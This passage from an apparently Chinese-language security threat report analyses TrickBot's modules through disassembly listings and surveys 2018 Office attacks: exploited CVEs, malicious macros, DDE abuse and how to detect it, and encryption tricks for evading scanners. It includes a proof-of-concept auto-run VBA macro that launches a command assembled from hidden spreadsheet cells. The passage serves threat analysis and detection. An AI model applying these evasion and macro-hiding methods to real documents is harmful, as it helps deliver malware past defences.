61A128FB aXemxp_cn       db '公司.cn',0
61A12905 aC_cn           db '网络.cn',0
61A1290F aWJ_cn          db '網絡.cn',0
61A12919 aAh_cn          db 'ah.cn',0
61A1291F aBj_cn          db 'bj.cn',0
61A12925 aCq_cn          db 'cq.cn',0
61A1292B aFj_cn          db 'fj.cn',0
61A12931 aGd_cn          db 'gd.cn',0
```

图 23 TrickBot 木马分析配图 2

对包含某些字符串的网页有兴趣，中文部分：

```
61A25893 aRdxreirdo      db 'ศึกษา',0
61A2589D aUvUgUgl        db 'セール',0
61A258A7 aFIx            db '佛山',0
61A258AE aCeixcd         db '慈善',0
61A258B5 aSijxiv         db '集团',0
61A258BC aXIc            db '在线',0
61A258C3 aXdzfCcSJ       db '大众汽车',0
61A258D0 aCvCL           db '点看',0
61A258D7 aRDrNrB         db 'คอม',0
61A258E1 aXelxnj         db '八卦',0
61A258E8 aEIV            db 'موقع',0
61A258F1 aFAxpXC         db '一号店',0
61A258FB aXemcik         db '公益',0
61A25902 aXemxp          db '公司',0
61A25909 aSjscaSzmcli    db '香格里拉',0
61A25916 aCScls          db '网站',0
61A2591D aCzXki          db '移动',0
61A25924 aCisciFA        db '我爱你',0
61A2592E aB_5            db 'москва',0
61A2593B aV_2            db 'католик',0
61A2594A asc_61A2594A    db 'онлайн',0
61A25957 aBV             db 'сайт',0
61A25960 aSbfsa          db '联通',0
```

图 24 TrickBot 木马分析配图 3

（2）injectDll32：

此模块监控银行应用可能使用的网站，同时通过 Reflective DLL Injection 技术把代码注入到目标进程。injectDll32 监控银行相关网站，通过两种方式窃取凭据：

当用户登陆监控列表里的银行网站时，injectDll32 会 Hook 网络相关函数，截取凭证并发送给 C&C。

当用户访问监控列表里的银行网站时，会重定向到假冒的钓鱼网站。

（3）mailsearcher32：

此模块收集受害者机器上的电子邮件地址，为后续窃密做准备。

（4）networkDll32：

此模块扫描网络，收集相关的网络信息。主要通过下列命令实现：

```
10005398 aCIpconfigAll   db '/c ipconfig /all',0 ; DATA XREF: StartAddress+83↑o
100053A9                 align 4
100053AC aCNetConfigWork db '/c net config workstation',0
100053AC                                         ; DATA XREF: StartAddress+91↑o
100053C6                 align 4
100053C8 aCNetViewAll    db '/c net view /all',0 ; DATA XREF: StartAddress+9F↑o
100053D9                 align 4
100053DC aCNetViewAllDom db '/c net view /all /domain',0
100053DC                                         ; DATA XREF: StartAddress+AD↑o
100053F5                 align 4
100053F8 aCNltestDomain_ db '/c nltest /domain_trusts',0
100053F8                                         ; DATA XREF: StartAddress+BB↑o
10005411                 align 4
10005414 aCNltestDomai_0 db '/c nltest /domain_trusts /all_trusts',0
```

图 25 TrickBot 木马分析配图 4

（5）psfin32：

此模块负责收集 POS 相关信息。一旦失陷机器连接上支持 POS 服务和设备的网络，此模块即开始收集相关信息。但仅仅是收集信息，并没有窃取诸如信用卡、ATM 或其他银行相关的特定数据等。psfin32 通过域控制服务器和基本帐户识别网络中的 POS 服务，使用 LDAP 查询域控制服务器，在 dnsHostName 里查找如下字符串：

POS、*LANE*、*BOH*、*TERM*、*REG*、*STORE*、*ALOHA*、*CASH*、*RETAIL*、*MICROS*

也会查询下面这些域里并搜索上述字符：sAMAccountName。

```
10004378 ; const WCHAR aObjectcatego_0
10004378 aObjectcatego_0:                        ; DATA XREF: sub_100019A0+196↑o
10004378                 unicode 0, <(&(objectCategory=person)(sAMAccountName=%s))>,0
100043D4                 align 8
100043D8 ; const WCHAR aObjectcatego_1
100043D8 aObjectcatego_1:                        ; DATA XREF: sub_10001C40+196↑o
100043D8                 unicode 0, <(&(objectCategory=group)(sAMAccountName=%s))>,0
10004432                 align 8
```

图 26 TrickBot 木马分析配图 5

Site Name：

```
10004438 ; const WCHAR aObjectcatego_2
10004438 aObjectcatego_2:                        ; DATA XREF: sub_10001EE0+196↑o
10004438                 unicode 0, <(&(objectCategory=site)(name=%s))>,0
1000447C                 align 10h
```

图 27 TrickBot 木马分析配图 6

Organizational Unit:

```
10004480 ; const WCHAR aObjectcatego_3
10004480 aObjectcatego_3:                        ; DATA XREF: sub_10002180+196↑o
10004480                 unicode 0, <(&(objectcategory=organizationalUnit)(name=%s))>,0
```

图 28 TrickBot 木马分析配图 6

userAccount:

```
100044E8 aObjectcatego_4:                        ; DATA XREF: sub_10002420+815↑o
100044E8                 unicode 0, <(&(objectCategory=computer)(userAccountControl:1.2.840.11>
100044E8                 unicode 0, <3556.1.4.803:=8192))>,0
```

图 29 TrickBot 木马分析配图 7

收集到的数据保存在 Log 里。

```
push    offset a123      ; "123"
push    offset aHeapallocRetur ; "HeapAlloc returned NULL"
push    offset aLog      ; "Log"
call    eax ; dword_1000601C
```

图 30 TrickBot 木马分析配图 8

随后上传到 C&C 服务器。

（6）pwgrab32:

此模块窃取 Outlook、Filezilla、WinSCP、sftp、VNC、PuTTY、RDP 、Chrome、Firefox、IE、Edge 等客户端的登陆凭据。其中对于 VNC、PuTTY、RDP 的窃密是在 2019 年 2 月新增加的功能。

（7）shareDll32:

此模块帮助 TrickBot 在存在 IPC$网络共享的网络里传播自身。

（8）systeminfo32:

此模块收集系统信息并回传给 C&C 服务器，诸如操作系统版本、CPU、内存、用户账户、已安装程序和服务的列表等。

（9）wormDll32:

此模块帮助 TrickBot 通过 SMB 协议在被感染的网络里传播自身。

3.1 Office 恶意样本攻击态势综述

多年来，微软的 Office 系列办公软件一直占据着市场首位，但随之而来的是日益严峻的安全问题。 2018 年，我们捕获到约 18 万个 Office 类攻击样本。全年整体趋势如下图所示:




图 31 2018 年 Office 恶意文档捕获数量统计

在这些 Office 恶意样本中，60.43%的样本使用了恶意宏代码，32.57%的样本使用了 0day 或 Nday 漏洞，1.78%的样本利用了 DDE 机制，剩下的样本则采用其他方式。

3.1.1 Office 漏洞利用态势

2018 年，虽然公开的与 Office 直接相关的漏洞只有公式编辑器相关的 CVE-2018-0802 和 CVE-2018-0798，但是还有许多可以在 Office 文档中通过嵌入或链接的 OLE 对象间接利用的重大安全漏洞被公开。

时间	漏洞名称/编号	解决方案
2018 年 1 月	CVE-2018-0802	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0802
2018 年 1 月	CVE-2018-0798	https://portal.msrc.microsoft.com/en-

		US/security-guidance/advisory/CVE-2018-0798
2018 年 2 月	CVE-2018-4878	https://helpx.adobe.com/security/products/flash-player/apsa18-01.html
2018 年 5 月	CVE-2018-8174	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8174
2018 年 6 月	CVE-2018-5002	https://helpx.adobe.com/security/products/flash-player/apsb18-19.html
2018 年 7 月	CVE-2018-8242	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8242
2018 年 7 月	CVE-2018-8373	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8373
2018 年 12 月	CVE-2018-15982	https://helpx.adobe.com/security/products/flash-player/apsb18-42.html

表 19 2018 年主要 Office 漏洞

这些漏洞中，CVE-2018-0802 和 CVE-2018-0798 是基于 CVE-2017-11882 的衍生漏洞，同样 CVE-2018-8242 和 CVE-2018-8373 也是在 CVE-2018-8174 的基础上发现的。这说明每个漏洞被披露后，攻击者和安全厂商都会对其机制进行深入研究，来发掘类似的漏洞并试图绕过微软对前一漏洞的解决方案。

除了 2018 年新曝出的漏洞，一些往年的漏洞如 CVE-2017-11882，CVE-2017-0199 等也依旧被大量使用。




图 32 Office 各类漏洞利用占比

在 Office 漏洞中，攻击者最钟爱的依然还是公式编辑器系列漏洞，包括 CVE-2017-11882、CVE-2018-0802 以及 CVE-2018-0798。CVE-2017-11882 由于结构简单并且触发稳定，在 2017 年末公开后就被大规模使用。后续公开的 CVE-2018-0802 可以看成是在 CVE-2017-11882 被修复的环境下的替代品，但受限于生效环境并没有像 CVE-2017-11882 那样被大规模使用。由于自身便于使用的优势，公式编辑器系列漏洞在其他新漏洞被公开后依然保持了很高的使用率。

此外，利用了链接对象的 CVE-2017-0199、CVE-2017-8570 和 CVE-2017-8759 相比去年使用情况有所下降。2018 年新公开的 IE 漏洞 CVE-2018-8174、CVE-2018-8373，和 Flash 漏洞 CVE-2018-4878、CVE-2018-5002、CVE-2018-15982 有 APT 组织使用，但是并未被大规模使用。

在攻击者较常使用的文档类型中，约 65.16%的样本为 RTF 格式。这是因为 RTF 格式比较灵活，可以在数据中插入大量控制字而不影响本身的功能，可以有效地通过混淆干扰静态检测。另外，在 RTF 中存在控制字/objupdate 和/objautlink 可以对嵌入和链接的 OLE 对象强制更新，在打开文档的时候自动触发，使得漏洞更容易被触发。因此大量的样本选择使用 RTF 格式。

3.1.2 宏利用态势

在 Office 文档利用的攻击方式中，约有 60%的样本使用恶意宏代码进行攻击，这主要得益于宏代码的构造成本相对较低，不同水平的攻击者都可以使用恶意宏代码进行攻击。

对于宏代码的文件载体，则只能选择 CFB（doc，xls 等）以及 OOXML（docm，xlsm 等）格式的文档，无法在 RTF 中使用。相对于 RTF 格式文件对控制字使用的灵活性，CFB 格式的文件结构相对固定，OOXML 格式的文件也有严格的约束条件。因此宏代码在对抗静态检测的灵活性上先天落后于使用 RTF 为载体的样本。

微软针对恶意宏代码进行了一系列提高安全性的设置。在默认环境下，宏代码的运行需要用户进行确认。对于 OOXML 格式的文档，在标准的 docx，xlsx 格式下无法保存用户插入的宏代码，必须在启用宏的 docm，xlsm 格式中使用宏代码。

基于以上各种原因，使用宏代码进行攻击更容易被检测出来。虽然攻击者可以对宏代码进行混淆，但是是否使用了宏是非常容易检测的。

2018 年 10 月，Outflank 公开了利用 Excel 4.0 宏来执行 shellcode 的 POC 后，这种情况发生了变化。Excel 4.0 宏是一种非常古老的技术。它是 VBA 宏的非常好的替代品，可以实现同样的功能，且解析难度较大。在相关 POC 公开后不久，就出现了利用 Excel4.0 宏的在野攻击样本。

3.1.3 DDE

DDE(Dynamic Data Exchange)是一种在应用程序间进行数据通信的协议，被 Office 原生支持。2017 年 11 月被曝出可以利用 DDE 机制执行任意代码，虽然会弹出多个对话框需要用户进行确认，但是可以避免使用宏或利用漏洞进行攻击从而绕过部分检测机制。

DDE 机制被滥用后，微软却认为此机制并非一个安全漏洞，只给出了缓解方案，并未对此功能进行实质上的修复。

3.1.3.1 DDE 机制的利用

在 Word 中，可以以域代码的形式来实现 DDE 攻击。




图 33 DDE 机制配图 1

随后在生成的域中将关键字修改为 DDEAUTO 或 DDE，后面加上要执行的命令行参数即可。




图 34 DDE 机制配图 2

DDE 不像插入图片等域代码有对应的外观，因此完成后使用快捷键 ALT+f9 退出域代码编辑模式后，域代码自身会消失不留痕迹。

在 Excel 中则会以公式的形式伪装成一个链接对象。在 Excel 中，链接对象除了会在\1OLE 流中有对应的 moniker，还会多出一个对应的公式。




图 35 DDE 机制配图 3

公式中同样记录了链接对象的类型与路径（本质为打开时的参数）。




图 36 DDE 机制配图 4

对于 DDE 机制也是这样，只要遵循格式，其中的类型与参数可以任意修改。因为使用 DDE 机制会多次弹窗需要用户确认，其中会出现链接对象的类型提示用户，因此这里可以修改为 msword 或 msExcel，然后通过修改参数打开 cmd 进而调用后面的命令行参数。

3.1.3.2 DDE 机制的检测

以往对于 Office 文档的检测主要针对宏和漏洞，主要关注的是其中的 OLE 对象相关的部分。而 DDE 机制相关的代码和用户输入的纯文字部分保存在一起（如 WordDocument 流和 Workbook 流），因此很容易躲过部分针对文件格式拆分的检测方式。

DDE 机制在不同格式的文档中存在的形态完全不同，因此在检测时需要考虑多种情况。

对于 CFB 格式的 doc 文档，相关内容保存在 WordDocument 流中，根据对 FIB 块的解析可以在流内偏移为 0x800 处找到对应的字符串。




图 37 DDE 机制配图 5

其中开头的 0x2013 和末尾的 0x1420 代表了域代码的开始和结束。

对于 CFB 格式的 Excel 文档，相关内容保存在 Workbook 流中（流的解析在 Excel 4.0 宏部分有详细分析过程）。首先在工作表对应的 substream 中寻找 type=6(formula)的 record。




图 38 DDE 机制配图 6




图 39 DDE 机制配图 7

发现 ptg 值为 0x59，代表 PtgNameX




图 40 DDE 机制配图 8

这里 nameindex 为 1，代表使用了第 1 个 SupBook 中的 ExternName。在 global 中遍历

到第一个 SupBook 后，就可以从中得到 DDE 相关的命令行参数。




图 41 DDE 机制配图 9

对于 RTF 格式的文档，会通过\field，\fldinst 以及\insrsidxxx 来完成域代码的插入。




图 42 DDE 机制配图 10

对于 ooxml 格式的文档会以域代码（document.xml）或 externallink(\xl\externalLinks\externalLinkxx.xml)两种方式来保存 DDE 相关数据。




图 43 DDE 机制配图 11




图 44 DDE 机制配图 12

3.1.4 其他特殊利用方式

对于 Office 文档，还有一些特殊的利用方式可以配合主流的攻击方式，提高触发率或减少特征降低检测时被发现的可能性。

3.1.4.1 嵌入对象利用

利用嵌入的恶意可执行文件进行攻击是一种非常早期的利用方式。除了诱导用户直接运行，还有可以和其他攻击方式配合的利用方式。对于嵌入的 package 对象，在 Office 文档打开的时候会自动释放到临时文件目录中。利用这个特性，可以提前将其他漏洞、宏所需要的文件释放出来。对于 CVE-2012-0158，CVE-2017-11882 等在栈溢出时破坏了程序原来的执行流程导致进程崩溃的攻击方式，还可以提前释放一个正常的 Office 文档在漏洞的 shellcode 中打开从而提高攻击的成功率。

3.1.4.2 远程链接对象调用

在攻击时采用远程链接对象的好处在于 Office 文档中不保存链接对象的内容，在进行静态检测时只能发现使用了链接对象，如果不获取这个链接对象文件则无法检测其中的内容。因此攻击者一般会将真正有问题的部分放于 Office 文档远程链接对象中，从而消除静态特征。如加载远程宏模板，远程下载真正利用漏洞的攻击文档等。

3.1.4.3 加密改变文件格式

Office 自带的加密功能对于不同格式的文档有着不同的加密效果。早期 CFB 格式的文档，仅仅对其中的数据部分进行加密，并没有破坏文档的结构，分析加密后的文档依然能够发现它包含了哪些对象。而对于 ooxml 格式的文档，在加密后会生成一个另类的 CFB 格式文档，其中主要内容包含在 EncryptedPackage 和 Encryptioninfo 两个流中。Encryptioninfo 流中保存了解密时需要的相关信息，EncryptedPackage 流中保存了被加密的数据。




图 45 加密 Office 文档结构

加密后文件结构发生了根本性的变化，因此无法从中解析出有关原文件的任何信息。这就导致在不知道密钥的情况下，可能无法得到准确的原始文件类型。因此在投递文档时攻击者一般会同时将密码和正确的后缀发送给目标用户。

特别值得一提的是，微软存在一个默认密码“V***p”。使用该默认密码可以对 Excel 进行加密，并且在打开时不会提示用户输入密码。由于加密后文件结构发生变化，可能导致检测引擎无法还原出原始文档进行分析。攻击者使用这种方式加密文件，在不影响用户正常使用的前提下消除了样本的静态特征，增强了样本的隐蔽性。

下面我们对过去一年多比较常见的宏攻击方式和漏洞攻击方式进行详细剖析。

3.2 宏技术分析

3.2.1 VBA 宏对抗检测方式

由于宏的执行需要通过用户的确认，因此攻击者经常在样本中添加一些带有诱导性质的文字或图片用于欺骗用户启用 Office 中的宏功能。然后利用 AutoOpen 宏等方式实现恶意代码的自动加载过程，有时为了规避检测也会使用按钮点击触发等形式。

宏代码的作用通常是下载后续 payload 执行或通过 Powershell 等方式执行 payload。一部分宏会通过修改 Office 的默认模板 normal.dotm，来实现传播或驻留。通常情况下这部分 payload 是以明文字符串的方式写在宏代码中的，为了防止被检测到一般会对这个字符串进行混淆使其内容不可读。部分宏还将字符串隐藏在控件的属性中，使得静态分析失效。为了绕过检测，有时也会使用一些不常用的函数来实现宏的功能。

为了降低引擎检测率，攻击者一般会对宏代码进行混淆，如对 payload 用到的字符串进行拼接、置换、移位，利用加密算法使得其中内容无法直接识别等。此外还会将变量名修改

为无意义单词干扰分析，使用自己构造的函数或 Excel 公式代替通用的字符串操作和加密算法来规避对于特定函数的监控等。

3.2.2 利用 Office 文档隐藏关键信息

宏和 Office 文档联系的十分紧密，因此可以将一些关键信息（如保存 payload 的字符串）分割后保存在 Office 文档的不同位置，从而消除部分静态特征。这种方式主要用来干扰检测引擎对宏代码的提取。这里通过弹出计算器的 POC 代替实际攻击样本来指出一些可用的隐藏方式。

以下样本中执行的指令为：Shell ("cmd.exe /c powershell c:\windows32\system32\calc.exe")

下面的例子由浅入深的给出了几种隐藏方式作为参考，对于真正用来攻击的样本，不仅局限于这些方式。

1、保存在 Excel 单元格中

对于 Excel 样本，可以将部分数据保存在单元格中然后通过修改字体颜色，用图片等内容进行遮挡，隐藏数据表等方式来隐藏其中的数据。




图 46 宏利用 Office 文档隐藏关键信息配图 1

宏代码中分别从三个单元格中取出内容后拼接为实际执行的指令。

```
Private Sub Workbook_Open()
powers = Sheet1.Range("C2").Text
hell = Sheet1.Range("C4").Text
calc = Sheet1.Range("C6").Text
Shell ("cmd.exe /c " + powers + hell + calc)
End Sub
```

图 47 宏利用 Office 文档隐藏关键信息配图 2

2、保存在控件属性中

创建用户窗体并在其中添加控件，然后将数据保存在控件的属性中。这里以 textbox 为例。




图 48 宏利用 Office 文档隐藏关键信息配图 3

数据可以保存在多个属性中。




图 49 宏利用 Office 文档隐藏关键信息配图 4

同样可以修改字体颜色来隐藏。

